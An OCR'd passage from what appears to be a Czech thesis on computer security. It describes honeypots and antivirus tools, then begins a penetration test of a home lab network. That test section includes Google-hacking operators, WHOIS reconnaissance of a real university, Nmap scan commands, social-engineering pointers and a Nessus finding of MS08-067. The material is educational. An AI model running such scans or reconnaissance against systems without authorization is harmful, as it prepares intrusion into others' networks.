Útočníkovi [28] se honeypot jeví jako běžný reálný server (zpravidla méně zabezpečený), honeypot má spuštěné různé služby (otevřené a zavřené porty) a snaží se být pro útočníka něčím zajímavý (obsahuje falešná „hodnotná“ data). Tento honeypot je monitorován nějakým IDS nebo IPS, který sbírá data o postupech, taktice a strategii, kterou útočník zkouší na ono lákadlo. Nasbírané informace o útočníkovi mohou pomoci k jeho vystopování a případnému soudnímu jednání. Stejným způsobem také můžeme služeb honeypotů využít proti nejrůznějším virům, červům a dalšímu škodlivému softwaru, který

honeypot snadno zachytí a následně analyzuje. Toto všechno pak umožní získat lepší podklady pro zlepšení bezpečnostní politiky.

Honeypoty jsou [27] vysoce flexibilní bezpečnostní nástroje s různými bezpečnostními aplikacemi a jsou důležitým doplňkem bezpečnostního systému. Neřeší jen jeden typ problému, ale mají mnohostranné využití, slouží k prevenci, odhalování nebo shromažďování informací. Všechny honeypoty nasazené v síti mají stejný koncept: mají sloužit jako bezpečnostní zdroj informací a každý honeypot by měl být dobře odfiltrován, aby skrz něj nebylo možno ohrozit důležité části sítě.

Existuji [27] dva hlavní typy honeypotů:

- **Produkční honeypoty** (Production Honeypots) – snadnější implementace a obsluha, sbírají pouze určité informace a využívají se především ve firmách. Jsou umístěny přímo ve firemní síti s ostatními servery. Cílem je zmírnění rizika a zlepšení celkové bezpečnosti firemní sítě.
- **Výzkumné honeypoty** (Research honeypots) – složitější implementace a obsluha, sbírají více a podrobnější informace než produkční honeypoty. Jsou používány především vzdělávacími institucemi, výzkumnými, vojenskými nebo vládními organizacemi. Slouží k získávání informací o motivech a taktikách komunity Blackhat hackerů. Neslouží přímo konkrétní organizaci, ale poskytují informace různým organizacím, aby se mohli lépe chránit vůči novým hrozbám.

Mezi nejrozšířenější [28] multiplatformní open-source aplikace tohoto druhu patří např. Honeyd.

3.3 Antiviry

Další důležitou částí bezpečnosti počítače [2] je používání ochrany proti virům. K tomuto účelu slouží antivirový program a ten by měl mít určité důležité vlastnosti. Základní vlastností musí být možnost aktualizace (nové viry vznikají neustále), tj. update (aktualizace virové báze pro rozpoznávání virových řetězců) a upgrade (modernizace daného programu). Antivirový program musí být rezidentní (tj. stále zapnutý), který neustále hlídá a kontroluje správnost prováděných operací. Mezi základními činnostmi těchto programů by nemělo chybět ani vyhledávání a skenování virů, heuristická analýza a kontrola integrity. Pro mnohé je také důležitá cena těchto programů. U komerčních

produktů však zpravidla platí, že nabízí vyšší úroveň poskytovaných služeb. I přes dohled antivirového programu nesmíme zapomínat na pravidelnou kontrolu počítače, stahovaných dat z internetu a veškerých médií, která do počítače vkládáme.

Mezi kvalitní antivirové programy [2] patří např. Microsoft Security Essentials, avast! Free Antivirus, NOD32 AntiVirus, AVG Anti-Virus, Avira AntiVir aj. Kromě plnohodnotných antivirových programů lze také použít některý z jednorázových odvirovačů, které jsou specializované na nalezení pouze určitých virů, např. Avast! Virus Cleaner, McAfee AVERT Stinger, Malicious Software Removal Tool aj.

3.4 Antispywarové (antiadwarové) nástroje

Antispywarové (antiadwarové) nástroje patří do bezpečnostní výbavy našeho počítače stejně jako antivirový program. Jejich účelem je odstranění veškerého škodlivého softwaru (malwaru). Kvalitní antispywarový nástroj by měl mít opět rezidentní ochranu a možnost aktualizací.

Mezi kvalitní antispywarové (antiadwarové) programy patří Spybot Search and Destroy a Ad-aware SE Personal, Microsoft AntiSpyware, SpywareGuard aj.

3.5 Zvýšení počítačové gramotnosti uživatelů

Počítačová gramotnost uživatelů [1] hraje zásadní roli v bezpečnosti počítačového systému. Pokud je uživatel poučený jak se v různých případech zachovat, pak je pravděpodobnost počítačové infiltrace výrazně snížena. Každá firma by měla mít v bezpečnostní politice zahrnutou část věnovanou školení zaměstnanců a stanovení bezpečnostních pravidel a jejich důsledné dodržování.

Pokud se jedná o běžné domácí uživatele, i ti by měli věnovat určitý čas prostudování nějaké literatury o bezpečnosti domácího počítače. Takováto literatura se nachází jak v knihovně, tak i na internetu, kde lze nalézt mnoho rad, jak zabezpečit svůj počítač a jak s ním bezpečně pracovat.

II. PRAKTICKÁ ČÁST

4 REALIZACE PENETRAČNÍHO TESTU

Naším cílem bude realizace penetračního testu, který by měl odhalit chyby zabezpečení počítačové sítě, které by mohly být zneužity různými typy počítačových útoků. Penetrační test bude proveden v prostředí domácí bezdrátové sítě a bude zkoumat zabezpečení jednotlivých počítačů.

Pokusíme se zjistit slabiny nezabezpečeného a zabezpečeného počítače, nalezené slabiny zneužít a získat nad počítači kontrolu. Výsledkem tohoto penetračního testu bude seznam objevených slabin, možností jejich zneužití a doporučený návrh jejich zabezpečení. Rovněž srovnáme průběh penetračního testu mezi zabezpečeným a nezabezpečeným počítačem.

Penetrační test bude probíhat jako interní, tj. z hlediska vnitřního útočníka (insidera). Nebudeme se tedy zajímat o přístup do bezdrátové sítě, jak by tomu bylo při externím penetračním testu, kde bychom museli využít speciálního technického zařízení (síťové wifi karty se speciální čipovou sadou s podporou monitorovacího režimu, injekce paketů a promiskuitního režimu), kterým bychom po odposlechnutí dostatečného množství specifických paketů cílové sítě a jejich analýze odhalili použitý šifrovací klíč.

Struktura domácí sítě

Zapojení domácí sítě je zobrazeno na obrázku (Obr. 15), kde je k Internetu domácí síť připojena přes Wireless Broadband Router (IEEE 802.11b/g), na jeho LAN síti se vyskytuje přístupový bod Wireless 11g Access Point (IEEE 802.11b/g, šifrování WEP s délkou klíče 64 bitů) a přes něj komunikují dva počítače pomocí bezdrátových karet.

Testování je prováděno z třetího počítače, který se také vyskytuje na této domácí síti, ale mezi autorizované počítače nepatří. Dalo by se říct, že jde v podstatě o počítač útočníka, který prolomil ochranu šifrování WEP bezdrátové sítě. DHCP server přiřazuje počítačům v síti IP adresu automaticky, a proto testovací počítač může být bez problémů připojen k síti stejně jako ostatní počítače.

Zabezpečený a nezabezpečený počítač pracují s operačním systémem Microsoft Windows XP Professional (SP1), kde mají u určitých složek povolené sdílení v síti. Rovněž je možné připojit se na tyto počítače pomocí vzdálené plochy, avšak u zabezpečené varianty je pomocí firewallu (Sunbelt Personal Firewall) povoleno přihlášení pouze z definovaných IP adres (tj. pouze z druhého nezabezpečeného počítače). Na zabezpečeném počítači je kromě

firewallu nainstalován ještě i antivirový (Eset NOD32 Antivirus 4) a antispywarový software (Spybot Search & Destroy).

Uživatelské účty jsou na obou počítačích shodné a jsou samozřejmě zabezpečeny hesly. Jejich názvy resp. jména jsou smyšlená a zvolena od nejčastějších českých příjmení, takže nehledejme žádnou podobnost s reálnými osobami.

Po vysvětlení cílů této práce a popsáním struktury testované sítě se můžeme vrhnout do realizace samotného penetračního testu.

4.1 Sběr informací

Penetrační test začneme sběrem informací o cílové síti, ovšem v našem případě se jedná o domácí síť, která byla sestavena jen pro realizaci tohoto penetračního testu, a tím pádem se na Internetu o ní prakticky nevyskytují žádné informace. Proto si vyzkoušíme možnosti sběru informací na jiných subjektech.

4.1.1 Veřejně dostupné informace

Veřejně dostupné informace se vyskytují na Internetu a jejich zdrojem mohou být např. firemní webové stránky. Když si vezmeme např. naši univerzitu a webové stránky www.utb.cz, po pár klinutích myší nalezneme informace o sídle univerzity a její struktuře, o partnerských institucích (se kterými škola spolupracuje). Lze dohledat různé vnitřní předpisy, zákony, směrnice, výroční zprávy aj.

Dokážeme najít organizační členění zaměstnanců včetně kontaktních údajů (telefonní čísla, e-mailové adresy, místa pracovišť apod.), na stránkách se vyskytují odkazy na osobní stránky těchto zaměstnanců, kde se dovídáme další i osobní informace.

Zdrojem mohou být také např. webové stránky www.zlatestranky.cz a jim podobné. Tyto stránky nám vypsaly informace o adrese univerzity, 14 telefonních čísel a zobrazení umístění sídla školy na mapě. Samotnou skupinou zdroje veřejně dostupných informací jsou i sociální sítě Facebook, Twitter, LinkedIn, MySpace, Hi5 apod. Na těchto sítích lze zjistit důležité firemní i osobní informace a lze také navázat kontakt s vytipovanými osobami (např. právě se zaměstnanci cílového subjektu). Veškeré tyto informace nám slouží k dalšímu podrobnějšímu průzkumu na internetu, kdy vyhledáváme např. podle e-mailových adres zaměstnanců, jejich přezdívek či uživatelských jmen v různých diskuzích (např. různé chaty, usenet aj.), kde lze opět navázat kontakt za účelem použití

sociálního inženýrství na tyto osoby. Informace se dají získat i z životopisů, kde uchazeč o pracovní pozici často uvádí projekty, na kterých u bývalého zaměstnavatele pracoval, nebo může uvést seznam technologií, se kterými se setkal v rámci zaměstnání u bývalé firmy a které nám mohou zúžit hledání stop o cílové síti.

4.1.2 Google hacking

Veškeré hledání na Internetu se provádí pomocí vyhledávačů, např. www.google.com, www.yahoo.com, www.altavista.com, www.dogpile.com apod. My se zaměříme na první z nich, kde využijeme speciálních funkcí pro upřesnění našeho dotazu. Tyto funkce neboli operátory zpřesní oblast vyhledávaných výsledků a to nám velice pomůže v prohledání obrovské databáze Googlu. U vyhledávacího dotazu je dobré znát jeho syntaxi, která vypadá:

```
operator:argument
```

Proto pokud chceme najít např. servery MS IIS s verzí 4.0, zvolíme dotaz takto:

```
intitle:“welcome to IIS 4.0“
```


Dostali jsme výpis pouze těch stránek (Obr. 7), které obsahují v názvu stránky tento uvítací řetězec serveru.

Obr. 7. Vyhledávací dotaz s použitým operátorem intitle.

Při běžném zadání dotazu v podobě:

```
welcome to IIS 4.0
```

nám vyhledávač vypsal kolem 939 000 výsledků tohoto dotazu (Obr. 8), zatímco pomocí operátoru v předcházejícím dotazu nám vypsal pouze 166 výsledků, tím jsme získali požadovaný seznam výsledků bez dalších zbytečných a matoucích odkazů.



Obr. 8. Vyhledávací dotaz bez použití operátorů.

Argument operátoru, pokud je delší než jedno slovo, uzavíráme do uvozovek. Mezi další důležité operátory řadíme:

- inurl – hledá zadaný řetězec v URL adrese.
- intitle – hledá zadaný retězec v názvu stránky.
- allinurl / allintitle – hledá všechny zadané retězce v URL adrese / názvu stránky.
- intext – hledá zadaný řetězec pouze v textu stránky.
- filetype – hledá dokumenty zadaného typu (např. doc, pdf, ppt aj.).
- site – hledá stránky pouze pod zadanou doménou.

Jednotlivé operátory lze kombinovat samozřejmě do jednoho dotazu a pro další vymezení oblasti hledání lze použít i doplňující znakové operátory (|, .., *, +, -, ~). Operátorů je tedy na výběr hodně a je jen na nás, které z nich vhodně použijeme k nalezení důležitých informací o cílovém systému.

Na téma „google hacking“ byla sepsána nejedna kniha, například přímo určená pro penetrační testování s názvem „Google hacking for penetration“ od autorů Johnnyho Longa a Eda Skoudise.

4.1.3 Dostupné informace pomocí WHOIS a DNS

Dalším zdrojem, který opět souvisí se sběrem informací na Internetu, jsou WHOIS a DNS databáze. Nezisková organizace ICANN (Internet Corporation for Assigned Names and Numbers) se stará o základní chod Internetu. Obsahuje ve své databázi přidělená doménová jména, IP adresy, čísla portů aj. Nás bude zajímat její část, pod kterou spadají regionální registrátoři IP adres (APNIC, ARIN, LACNIC, RIPE, AfriNIC). Jelikož RIPE spravuje Evropu (dále část Asie, Afriky a Střední východ) čerpáme informace právě u této databáze. Informace jsou rozptýleny po celém světě v WHOIS serverech, ale zjistit potřebné informace není nic obtížného, protože jsou veřejně přístupné.


Při hledání domény „utb.cz“ nám pro tento dotaz databáze RIPE (http://www.db.ripe.net/whois/) vypsala hlášku, že požadované informace jsou uloženy v registru CZ NIC (správce domény cz), ale i přesto tyto informace z CZ NIC domény sama našla a kompletně vypsala.

WHOIS dotaz jsme provedli i v registru CZ NIC (http://www.nic.cz/whois/) a obdrželi jsme stejný výpis, ale v přehledné formě HTML stránky s případnými odkazy pro další informace o výsledcích dotazu. Zde jsme zjistili určeného registrátora domény „utb.cz“, datum registrace, datum případné expirace, držitele této domény, administrativní kontakty s e-mailovými adresami a telefonními čísly, sadu jmenných serverů, technický kontakt aj.

Toto hledání jsme provedli i na stránkách určeného registrátora a dostali opět ty samé výsledky.

4.1.4 Informace z databází pomocí Sam Spade

K hledání dat v databázích WHOIS a DNS nemusíme používat jen internetový prohlížeč. Slouží k tomu i speciální programy, jako je např. Sam Spade. Možnost využití i webového rozhraní, kterým jsme dosáhli stejných výše zmiňovaných výsledků. Program však nabízí více funkcí, např. ping, traceroute, kontrolu SMTP relay, přenosy zón DNS aj. Na obrázku (Obr. 9) je vidět prostředí programu Sam Spade a výsledek našeho dotazu.




Obr. 9. Prostředí programu Sam Spade s výsledkem dotazu na doménu „utb.cz“.

Kromě tohoto nástroje slouží k účelu prohledání WHOIS databází také např. Netscan, Xwhois, Jwhois, WS_Ping ProPack aj. Veškeré zjištěné informace pak mohou hackerovi pomoci i např. k provedení útoku metodou sociálního inženýrství.

4.1.5 Průzkum sítě

K průzkumu sítě využíváme právě tracerouting, při kterém dochází k určení jmen a IP adres síťových uzlů, přes které putuje náš vyslaný paket k cílovému systému. Tím si můžeme vytvořit hrubou představu o cílové síti.

Traceroute funkci jsme vyzkoušeli i v programu Sam Spade (Obr. 10), kde jsme zjistili, přes které síťové uzly proběhl náš vyslaný paket až cílovému uzlu - serveru „moon.utb.cz“.



Obr. 10. Průběh funkce traceroute v programu Sam Spade.

Mezi další takovéto nástroje patří např. Traceroute, VisualRoute, NeoTrace, Cain & Abel, paratrace (Paketto Keiretsu).

Po nasbírání dostatečného množství informací, které bychom zjistili o dotyčné cílové síti, bychom postoupili k dalšímu kroku, který je zaměřen na skenování cílové sítě. Od tohoto bodu už se zaměříme na testování naší domácí sítě.

4.2 Skenování

Skenování cílové sítě budeme provádět zpravidla pomocí automatizovaných nástrojů běžících na operačním systému Windows. První částí skenování je hledání živých systémů.


4.2.1 Hledání živých systémů

K hledání živých systémů využijeme nástrojů rozesílajících hromadný ping, nejčastěji pomocí ICMP (Internet Control Message Protocol) protokolu, ale pracující i s TCP a UDP protokoly. Tyto nástroje odesílají na všechny počítače v síti ping a podle odpovědi zjišťují, zda jsou počítače živé.

Pro tento účel zvolíme jako první skenovací nástroj Nmap (Zenmap). Nmap je velice šikovný program s mnoha funkcemi (skenování portů, podpora IPv4 i IPv6, identifikace operačního systému aj.), kterým získáme mnoho zajímavých informací a v průběhu penetračního testu ho mnohokrát využijeme. Po zadání následujícího příkazu:


```
nmap -sP 192.168.1.0/24
```

nám tento nástroj vypsal IP adresy živých uzlů sítě (ležících v rozsahu adres 192.168.1.0 až 192.168.1.254), které můžete vidět na obrázku (Obr. 11). Zatím nevíme, zda se jedná o počítače nebo jiné aktivní prvky sítě, to se dozvíme později. Nmap nalezl kromě IP adres i MAC adresy těchto uzlů a dokonce odhadl výrobce použitých síťových rozhraní.



Obr. 11. Nalezené živé uzly sítě pomocí nástroje Nmap.

Nalezené živé uzly jsme si ověřili pomocí nástroje SuperScan, ale ten na rozdíl od Nmapu nedokázal ověřit dosažitelnost jednoho uzlu (zabezpečeného počítače). To je první známka ochrany, kdy firewall zabezpečeného počítače filtruje přicházející ICMP dotazy. Prostředí programu SuperScan si můžeme prohlédnout na obrázku (Obr. 12).



Obr. 12. Nalezené živé uzly pomocí nástroje SuperScan.

Nalezené živé uzly sítě jsou uvedeny v následující tabulce (Tab. 1).

Tab. 1. Nalezené živé uzly testované sítě.

IP adresa	MAC adresa	Výrobce síťového rozhraní
192.168.1.100	00:02:72:6C:B7:CE	CC&C Technologies
192.168.1.101	00:02:72:5C:8F:3A	CC&C Technologies
192.168.1.102	počítač, z kterého provádíme penetrační test.	
192.168.1.203	00:1F:1F:64:CB:31	Edimax Technology Co.
192.168.1.204	00:23:54:37:F7:14	Asustek Computer

Mezi unixové nástroje tohoto typu, kterými lze dosáhnout nalezení živých systému, patří např. fping a icmpenum.

Po zjištění a ověření živých uzlů sítě se můžeme pustit do skenování portů každého z nich.


4.2.2 Nalezení síťových služeb

K nalezení síťových služeb cílového počítače dochází při skenování jeho portů (TCP a UDP). Automatizované skenovací nástroje se připojí ke každé službě na cílovém počítači a sledují její odezvu.

Pro tento účel využijeme opět nástroj Nmap, ale zvolíme předdefinovaný příkaz „Intense scan plus UDP“, který má tvar:

```
nmap -sS -sU -T4 -A -v -PE -PS22,25,80 -PA21,23,80,3389 192.168.1.204
```

Takto skenujeme každý nalezený živý uzel sítě a výsledkem je seznam síťových služeb, které na těchto uzlech běží. Výsledek skenování vidíte na obrázku (Obr. 13).



Obr. 13. Výsledek skenování portů programem Nmap pro síťový uzel 192.168.1.204.

Z nalezených služeb lze opět spatřit viditelný rozdíl mezi zabezpečeným a nezabezpečeným počítačem. Zatímco u nezabezpečeného počítače našel nástroj Nmap plno různých síťových služeb, u zabezpečeného počítače našel pouze jednu.

Jako další program pro skenování portů využijeme kontrolní bezpečnostní nástroj Nessus. Tento nástroj nejenom, že dokáže skenovat porty počítače, ale také dokáže popsat rizika, jaká nesou aktuální chyby v nalezených síťových službách. Jeho výstupní hodnoty

skenování obsahují i informace o verzi operačního systému cílového počítače a zvládne odhalit ještě mnohem a mnohem více. Skenovali jsme jím tedy opět jednotlivé uzly sítě a získali seznam informací o otevřených portech, síťových službách, možných zranitelností a jejich řešení v přehledné HTML úpravě, jejíž náhled si můžete prohlédnout na obrázku (Obr. 14).

192.168.1.204

Scan Time

Start time :	Tue Mar 16 20:10:07 2010
End time :	Tue Mar 16 20:13:24 2010

Number of vulnerabilities

Open ports :	13
High :	15
Medium :	3
Low :	35

Remote host information

Operating System :	Microsoft Windows XP Microsoft Windows XP Service Pack 1
NetBIOS name :	MYDPPC2
DNS name :	

[^] Back to 192.168.1.204

Port general (0/icmp) [-/+]

MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (uncredentialed check)

Synopsis:
Arbitrary code can be executed on the remote host due to a flaw in the 'Server' service.

Description:
The remote host is vulnerable to a buffer overrun in the 'Server' service that may allow an attacker to execute arbitrary code on the remote host with the 'System' privileges.

Risk factor:
Critical
